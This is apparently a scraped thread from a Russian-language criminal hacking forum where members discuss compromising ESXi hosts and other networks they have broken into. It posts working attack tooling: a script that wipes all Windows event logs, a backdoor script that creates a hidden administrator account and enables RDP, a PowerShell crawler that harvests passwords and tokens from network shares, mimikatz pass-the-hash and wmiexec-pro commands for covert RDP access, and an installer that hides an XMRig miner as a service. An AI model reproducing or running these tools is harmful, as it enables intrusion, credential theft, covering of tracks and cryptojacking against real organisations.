поделись пожалуйста ссылкой на отчет
поделись пожалуйста ссылкой на отчет
написать свой софтназрел вопрос, как нибудь можно полуавтоматизировать-автоматизировать процесс "накрыва" есхи массово,если в сети допустим 100+ хостов есхи? вручную делать очень геморройно

вот очень интересный софт для автоматизации в одном из отчетов ИБ.

ppp0, и надо маску добавить 169.254.2.1/24
grep находит строки с регулярным выражением "vpn[0...
-E опция испльзования рег. выраж
-о опция вывода совподающих строк
{1,20} длина от 1 до 20 символов
эти команды хорошо сочитаются с forticlient vpn connect
[-] FAIL: failed to detect MAC address of interface: "ppp0"
Dockerkamzzzzz
тебе удалось разобраться с этим вопросом? Я тоже столкнулся с ним.
Чаще всего когда что то не получается - докер решаетDocker
естьесть у кого данный софт ? нашел в одной сети его ,но он не воркает. погулил имя дллок и вот что выдало. имя ехе AR.exe и 2 дллки рядом. и еще , мимикатз от люцифера у кого есть ? архив с ним есть но он под пассом
а выкладывай всеесть у кого данный софт ? нашел в одной сети его ,но он не воркает. погулил имя дллок и вот что выдало. имя ехе AR.exe и 2 дллки рядом. и еще , мимикатз от люцифера у кого есть ? архив с ним есть но он под пассом

хз хз ) test_lpe если бы файл который был накрыт темидой или энигмой , значит твоя или не твоя xDможет моя сетка была ))
держиесть у кого данный софт ? нашел в одной сети его ,но он не воркает. погулил имя дллок и вот что выдало. имя ехе AR.exe и 2 дллки рядом. и еще , мимикатз от люцифера у кого есть ? архив с ним есть но он под пассом
чистка лога*
@echo off
FOR /F "tokens=1,2*" %%V IN ('bcdedit') DO SET adminTest=%%V
IF (%adminTest%)==(Access) goto noAdmin
for /F "tokens=*" %%G in ('wevtutil.exe el') DO (call :do_clear "%%G")
echo.
echo Event Logs have been cleared!
goto theEnd
:do_clear
echo clearing %1
wevtutil.exe cl %1

goto :eof
:noAdmin
echo You must run this script as an Administrator!
echo.
:theEnd
rd /s /q %systemdrive%\$RECYCLE.BIN@echo off
set user=testuser
set pass=testpass
set AdmGroupSID=S-1-5-32-544
set AdmGroup=
For /F "UseBackQ Tokens=1* Delims==" %%I In (`WMIC Group Where "SID = '%AdmGroupSID%'" Get Name /Value ^| Find "="`) Do set AdmGroup=%%J
set AdmGroup=%AdmGroup:~0,-1%
net user %user% %pass% /add /active:"yes" /expires:"never" /passwordchg:"NO"
net localgroup %AdmGroup% %user% /add
set RDPGroupSID=S-1-5-32-555
set RDPGroup=
For /F "UseBackQ Tokens=1* Delims==" %%I In (`WMIC Group Where "SID = '%RDPGroupSID%'" Get Name /Value ^| Find "="`) Do set RDPGroup=%%J
set RDPGroup=%RDPGroup:~0,-1%
net localgroup "%RDPGroup%" %user% /add
net accounts /forcelogoff:no /maxpwage:unlimited
reg add "HKLM\system\CurrentControlSet\Control\Terminal Server" /v "AllowTSConnections" /t REG_DWORD /d 0x1 /f
reg add "HKLM\system\CurrentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t REG_DWORD /d 0x0 /f
reg add "HKLM\system\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v "MaxConnectionTime" /t REG_DWORD /d 0x1 /f
reg add "HKLM\system\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v "MaxDisconnectionTime" /t REG_DWORD /d 0x0 /f
reg add "HKLM\system\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v "MaxIdleTime" /t REG_DWORD /d 0x0 /f
reg add "HKLM\software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v %user% /t REG_DWORD /d 0x0 /f
if not exist %systemdrive%\users\%user% mkdir %systemdrive%\users\%user%
attrib %systemdrive%\users\%user% +r +a +s +h
dxdiag /whql:off /t c:\systeminfo.txt
systeminfo >> c:\systeminfo.txt
ipconfig >> c:\systeminfo.txt
::netsh firewall add portopening TCP 3389 "Remote Desktop"
::sc config tlntsvr start=auto
::tlntadmn config port=2323 sec=-NTLM
::net start Telnet
::shutdown.exe -r -t 00 -f
::del %0<#
If you need to, here is the sensitive data finder code reduced to 1 line of syntax for PowerShell:
PS:\> Get-ChildItem -Path '\\<host>\<share>' -Recurse -Include <*.txt> | Select-Object -ExpandProperty FullName | foreach {Select-String $_ -Pattern '<\bpassword\b( |=|:)>'} | Add-Content -Path '<.\passwords.txt>'
This doesn't provide any of the convenience or optimization of the script but it's a lot faster to type or copy/paste
#>
function Get-FilePaths {
[CmdletBinding()]
Param(
[Parameter(Mandatory = $true,
Position = 0)]
[String]
$SharePath,
[Parameter(Mandatory = $false)]
[ValidateNotNullOrEmpty()]
[String]
#$BaseDirectory = $env:USERPROFILE, --> Старый путь
$BaseDirectory = "C:\ProgramData",
[Parameter(Mandatory = $false)]
[Switch]
$Force
)
$CurrentUser = $env:USERNAME
# If $BaseDirectory doesn't exist, then try to create it
if ((Test-Path -Path $BaseDirectory) -eq $false)
{
try
{
$null = New-Item -Path $BaseDirectory -ItemType directory
}
catch
{
Write-Host -ForegroundColor red "[!] $((Get-Date).ToString('T')) : Unable to create $BaseDirectory"
Return
}
}
# Get root directory of specified $SharePath for use in output files
$script:ShareRootDirectory = (($SharePath.Split('\'))[2..3]) -join '-'
# Assign file structures
$BaseOutputFile = $BaseDirectory + '\FilePaths-ALL-' + $ShareRootDirectory + '-' + $CurrentUser + '.csv'
$script:DefaultOutputFile = $BaseDirectory + '\FilePaths-' + $ShareRootDirectory + '-' + $CurrentUser + '.csv'
# If using -Force then delete previous CSV files
if ($Force)
{
Remove-Item $BaseOutputFile -ErrorAction SilentlyContinue
Remove-Item $DefaultOutputFile -ErrorAction SilentlyContinue
}
# Assign file existence tests
$BaseFileExist = Test-Path -Path $BaseOutputFile
$DefaultFileExist = Test-Path -Path $DefaultOutputFile
# If using file doesn't exist, then start discovery process
if (!$DefaultFileExist)
{
# Recursively get ONLY files in provided path under 10MB in size, return the full path to each file, and write to current directory.
# Write data to specified filename (Default = '.\FilePaths-$($ShareRootDirectory)-$($CurrentUser).txt') in current directory.
Write-Output "[*] $((Get-Date).ToString('T')) : Recursively searching files in $SharePath and adding to $BaseOutputFile"
if (!$BaseFileExist)
{
Get-ChildItem -Path $SharePath -File -Recurse -ErrorAction SilentlyContinue | Select-Object FullName,Extension,Length | Export-Csv -Path $BaseOutputFile -Delimiter ',' -Encoding UTF8
}
# Importing CSV, filtering, and assigning to $FilePaths array
Write-Output "[*] $((Get-Date).ToString('T')) : Filtering files in $BaseOutputFile adding to the results to $DefaultOutputFile"
$FilePaths = @()
$FileExtensions = @('.bat','.cmd','.txt','.vbs','.vba','.vbe','.ps1','.config','.conf','.ini','.ppk','.pem','.xml')
#$FileExtensions = @('.txt','.xls','.csv','.bat','.ps1','.config','.cmd','.pem','.ppk','.ini','.xml','') --> Старые расширения
$FileData = Import-Csv -Path $BaseOutputFile -Delimiter ','
foreach ($File in $FileData)
{
# Filtering out unwanted file extensions and files larger than 10MB (had to convert System.Object to integer)
if (($FileExtensions -contains $File.Extension) -and ([Int64]$File.Length -le 10000000))
{
$FilePaths += $File
}
}
# Export filtered results to CSV
$FilePaths | Export-Csv -Path $DefaultOutputFile -Delimiter ',' -Encoding UTF8
}
elseif ($DefaultFileExist)
{
Write-Output "[-] $((Get-Date).ToString('T')) : File containing filepaths exists at $DefaultOutputFile. Using that file."
}
}
function Find-SensitiveData {
[CmdletBinding()]
Param(
[Parameter(Mandatory = $true,
Position = 0)]
[String]
$SharePath,
[Parameter(Mandatory = $false)]
[ValidateNotNullOrEmpty()]
[String]
#$BaseDirectory = $env:USERPROFILE, --> Старый путь
$BaseDirectory = "C:\ProgramData",
[Parameter(Mandatory = $false)]
[Switch]
$Force
)
$CurrentUser = $env:USERNAME
# All patterns for matching (Ex. SSN, Passwords, etc.)
$RegexPatterns = @{
Sensitive = '(([a-z0-9]+)[-|_])?(password|passwd|pass|login|key|credential|auth|cred|creds|secret|access|token)([-|_][a-z]+)?(\s)*(:|=)+'
#PrivateKey = '\s*(\bBEGIN\b).*(PRIVATE KEY\b)\s*'
#Password = '(;|)(?i)\password\b( |)=( |)'
#Login = '(;|)(?i)\login\b( |)=( |)'
#Password = 'account|password|cred|secret|login'
#SSN = '\b\d{3}-\d{2}-\d{4}\b'
#DomainPrefix = "$env:USERDOMAIN\\"
#MachineKey = '\bmachinekey\b'
#AWSAccessKey = '\bAKIA[A-Z0-9]{16}\b'
#AWSSecret = 'aws_secret_access_key'
}
# If $BaseDirectory doesn't exist, then try to create it
if ((Test-Path -Path $BaseDirectory) -eq $false)
{
try
{
$null = New-Item -Path $BaseDirectory -ItemType directory
}
catch
{
Write-Host -ForegroundColor red "[!] $((Get-Date).ToString('T')) : Unable to create $BaseDirectory"
Return
}
}
# Execute 'Get-FilePaths' function to generate a list of files to search.
if ($Force)
{
Write-Output "[!] $((Get-Date).ToString('T')) : '-Force' was used. Now removing previous data files"
Get-FilePaths -SharePath $SharePath -BaseDirectory $BaseDirectory -Force
}
else
{
Get-FilePaths -SharePath $SharePath -BaseDirectory $BaseDirectory
}
# Get paths/files from generated $DefaultOutputFile.
if (Test-Path $DefaultOutputFile)
{
# Import CSV
$FilePaths = Import-Csv -Path $DefaultOutputFile -Delimiter ','
# Loop through each $RegexPatterns
foreach ($RegexPattern in $RegexPatterns.GetEnumerator())
{
Write-Output "[*] $((Get-Date).ToString('T')) : $($RegexPattern.Name) - Search started for pattern"
# Remove previous data files
$PreviousData = $BaseDirectory + "\PotentialData-" + $RegexPattern.Name + '-' + $ShareRootDirectory + '-' + $CurrentUser + '.txt'
if (Test-Path -Path $PreviousData)
{
Remove-Item $PreviousData
}
# Region Runspace Pool
[void][runspacefactory]::CreateRunspacePool()
$SessionState = [System.Management.Automation.Runspaces.InitialSessionState]::CreateDefault()
$RunspacePool = [runspacefactory]::CreateRunspacePool(
1, # Minimum Runspaces to use
[Int]$env:NUMBER_OF_PROCESSORS # Maximum Runspaces to use
)
$RunspacePool.Open()
# Do some trickery to get the proper BeginInvoke() method that allows for an output queue
# From PowerView code
$Method = $Null
ForEach ($M in [PowerShell].GetMethods() | Where-Object { $_.Name -eq 'BeginInvoke' })
{
$MethodParameters = $M.GetParameters()
if (($MethodParameters.Count -eq 2) -and $MethodParameters[0].Name -eq 'input' -and $MethodParameters[1].Name -eq 'output')
{
$Method = $M.MakeGenericMethod([Object], [Object])
break
}
}
# End Region
$Jobs = New-Object System.Collections.ArrayList
# Loop over file path array using a maximum of 5 runspaces
foreach ($FilePath in $FilePaths)
{
$ParameterList = @{
ShareRootDirectory = $ShareRootDirectory
RegexPatternValue = $RegexPattern.Value
FilePath = $FilePath
}
$PowerShell = [PowerShell]::Create()
$PowerShell.RunspacePool = $RunspacePool
# Execute scriptblock in runspace
[void]$PowerShell.AddScript({
Param(
$FilePath,
$ShareRootDirectory,
$RegexPatternValue
)
# Search for regex pattern in file and select only the first match
$data = Select-String -Path $FilePath.FullName -Pattern $RegexPatternValue | Select-Object -First 1
if ($data)
{
$data
}
})
# Add the script parameters from $ParameterList that will be used in the runspace scriptblock
[void]$PowerShell.AddParameters($ParameterList)
########
# Code from PowerView to queue all scriptblock data so it can be output outside of runspace
########
# create the output queue
$Output = New-Object Management.Automation.PSDataCollection[Object]
# kick off execution using the BeginInvok() method that allows queues
$Jobs += @{
PS = $PowerShell
Output = $Output
Result = $Method.Invoke($PowerShell, @($Null, [Management.Automation.PSDataCollection[Object]]$Output))
}
}
Write-Verbose "[*] $((Get-Date).ToString('T')) : $($RegexPattern.Name) - Threads executing"
# continuously loop through each job queue, consuming output as appropriate
Do {
ForEach ($Job in $Jobs)
{
# Slight modification to write all queue data to a text file
$JobOutput = $Job.Output.ReadAll()
if ($JobOutput)
{
$OutFile = "$($BaseDirectory)\PotentialData-$($RegexPattern.Name)-$($ShareRootDirectory)-$($CurrentUser).txt"
Add-Content -Value $JobOutput -Path $OutFile -Encoding UTF8
}
}
Start-Sleep -Seconds 1
}
While (($Jobs | Where-Object { -not $_.Result.IsCompleted }).Count -gt 0)
$SleepSeconds = 1
Write-Verbose "[*] $((Get-Date).ToString('T')) : $($RegexPattern.Name) - Waiting $SleepSeconds seconds for final cleanup..."
# cleanup- make sure we didn't miss anything
for ($i=0; $i -lt $SleepSeconds; $i++)
{
ForEach ($Job in $Jobs)
{
# Slight modification to write all queue data to a text file
$JobOutput = $Job.Output.ReadAll()
if ($JobOutput)
{
$OutFile = "$($BaseDirectory)\PotentialData-$($RegexPattern.Name)-$($ShareRootDirectory)-$($CurrentUser).txt"
Add-Content -Value $JobOutput -Path $OutFile -Encoding UTF8
}
$Job.PS.Dispose()
}
Start-Sleep -S 1
}
$RunspacePool.Dispose()
########
# End of code from PowerView
########
Write-Output "[*] $((Get-Date).ToString('T')) : $($RegexPattern.Name) - Search complete. Result in $OutFile"
<#
This format would allow for the output to only display path/file and value that was matched. `n
The potential issue with this is that there is no context on potential false positives; you `n
would have to actually look at each file to know for certain.
`$matched | foreach {Write-Output "$($_.Path) : $($_.matches.value)"}`
#>
}
}
else
{
Write-Warning "[!] $((Get-Date).ToString('T')) : No matching data found in $SharePath. Exiting..."
Return
}
Write-Output "[*] $((Get-Date).ToString('T')) : That's All Folks!"
}
function Remove-SensitiveData {
[CmdletBinding()]
Param(
[Parameter(Mandatory = $false)]
[String[]]
$DataFiles = @("PotentialData-*.txt","FilePaths-*.csv"),
[Parameter(Mandatory = $false)]
[String]
#$BaseDirectory = "$env:USERPROFILE" --> Старый путь
$BaseDirectory = "C:\ProgramData"
)
# Cleanup files, if possible
foreach ($DataFile in $DataFiles)
{
if (Test-Path $BaseDirectory\$DataFile)
{
Write-Output "[!] $((Get-Date).ToString('T')) : Removing $BaseDirectory\$DataFile"
Remove-Item $BaseDirectory\$DataFile
}
}
}@echo off
setlocal enabledelayedexpansion
set "hostFile=hosts.txt"
set "outputFile=All_hosts.txt"
set "availableHostsFile=Available_hosts.txt"
if not exist "%hostFile%" (
echo Not file %hostFile% !
exit /b
)
> "%outputFile%" echo.
> "%availableHostsFile%" echo.
for /f "delims=" %%H in (%hostFile%) do (
if not "%%H"=="" (
echo Checking %%H...
for /f "tokens=2 delims=[]" %%A in ('ping -n 1 %%H ^| findstr /r /c:"[0-9]"') do (
set "ip=%%A"
)
if defined ip (
ping -n 1 %%H >nul
if errorlevel 1 (
set "status=NotAvailible"
) else (
set "status=Availible"
echo %%H : !ip! : !status! >> "%availableHostsFile%"
)
) else (
set "status=Not IP"
)
echo %%H : !ip! : !status! >> "%outputFile%"
)
)
echo Checking finished. Result in %outputFile%.вроде красиво, но что бы включить Restricted Admin Mode один хрен нужен клирнет паролькаhttps://github.com/XiaoliChan/wmiexec-Pro
Очень удобная тулза. Особенно удобно когда есть пасс DA, ПК админов сханчены, но нужно ночью зайти по RDP и посмотреть что к чему (бывает что админы заливают особо важные бэкапы на OneDrive и другие облака), а при этом пароль от учетки админов у нас ввиде NTLM.
python3 wmiexec-pro.py administrator:password@192.168.1.1 rdp -enable --> под DA включаем RDP, если порт не слушается
python3 wmiexec-pro.py administrator:password@192.168.1.1 rdp -enable-ram --> под DA включаем Restricted Admin Mode для PTH
На своей тачке:
mimikatz # privilege::debug
mimikatz # sekurlsa::pth /user:user /domain:domain /ntlm:hash /run:"mstsc.exe /restrictedadmin"
и залетаем по RDP и быстро делаем скрины =))

Код:@echo off cd /d "%~dp0" set d=%programdata%\Monero set s=monesvc mkdir "%d%" attrib +h +s "%d%" copy config.json "%d%\config.json" copy nssm.exe "%d%\nssm.exe" copy WinRing0x64.sys "%d%\WinRing0x64.sys" copy xmrig.exe "%d%\xmrig.exe" "%d%\nssm.exe" install %s% "%d%\xmrig.exe" "%d%\nssm.exe" set %s% Start SERVICE_AUTO_START "%d%\nssm.exe" set %s% AppNoConsole 1 "%d%\nssm.exe" start %s% del config.json del nssm.exe del WinRing0x64.sys del xmrig.exe